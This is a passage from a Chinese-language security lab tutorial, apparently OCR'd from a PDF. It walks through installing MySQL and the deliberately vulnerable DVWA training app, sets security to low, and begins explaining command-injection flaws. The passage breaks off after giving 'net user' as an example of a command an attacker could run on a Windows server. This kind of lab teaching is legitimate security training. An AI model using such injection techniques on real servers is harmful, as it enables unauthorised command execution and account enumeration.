Launch the MySQL Server automatically
Include Bin Directory in Windows PATH
Check this option to include the directory containing the server / client executables in the Windows PATH variable so they can be called from the command line.
< Back
Next >
Cancel


MySQL Server Instance Configuration Wizard
MySQL Server Instance Configuration
Configure the MySQL Server 5.5 server instance.
Please set the security options.
Modify Security Settings
root
New root password:
*****
Enter the root password.
Confirm:
*****
Retype the password.
Enable root access from remote machines
Create An Anonymous Account
This option will create an anonymous account on this server. Please note that this can lead to an insecure system.
< Back
Next >
Cancel




点 Execute 执行配置操作





到止为止，MYSQL 安装配置完成

1.4 DVWA 安装




右击“默认网站“选择“属性”，并做以下配置：





默认网站 属性
目录安全性
HTTP 头
自定义错误
网站
性能
ISAPI 筛选器
主目录
文档
启用默认内容文档(C)
index.php
添加(D)...
删除(R)
上移(U)
下移(V)
启用文档页脚(O)
附加一个 HTML 格式的页脚到您的 Web 服务器返回的每一个文档。
浏览(B)...
确定
取消
应用(A)
帮助


在 IE 中打开本网站


http://127.0.0.1/login.php - Microsoft Internet Explorer
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退 搜索 收藏夹
地址(D) http://127.0.0.1/login.php
转到 链接
DVWA
Unable to connect to the database.
mysql_error()
Click here to setup the database.
完毕
Internet

点击“Create/Reset Database”




如果 MYSQL 配置了其它用户名和密码，会出现以下错误。




修改 config/config.inc.php 文件，配置用户名和密码为你的设置，我的设置如下：

$_DVWA['db_user'] = 'root';

$_DVWA['db_password'] = 'admin';



再次点击“Create/Reset Database”



到止，全部配置完成。

2. Linux 环境准备

从网站上直接下载 Live-CD 在虚拟机中运行即可。

下载地址：http://www.randomstorm.com/dvwa-security-tool.php

3. 实战演练

3.1 实验须知


登陆到 DVWA

默认帐号：admin


默认密码：password

因为兼容性问题，推荐使用 Firefox 浏览器。

实验过程中把 DVW 的安全级别全部设置为 low



设置 Security leve 为 low



3.2 Command Execution Vulnerability

3.2.1 漏洞介绍

“Command Execution Vulnerability”－“命令注入漏洞”。

漏洞产生的原因：

程序中因为某些功能需要执行系统命令，并通过网页传递参数到后台执行。然而最根本的原因是没有对输入框中的内容做代码过滤，正常情况下输入框只能接收指定类型的数据。

漏洞影响：

命令注入漏洞可以使攻击在受攻击的服务器上**执行任意的系统命令**。

例：如果服务器平台是 windows 可以使用 net user 查看用户名；

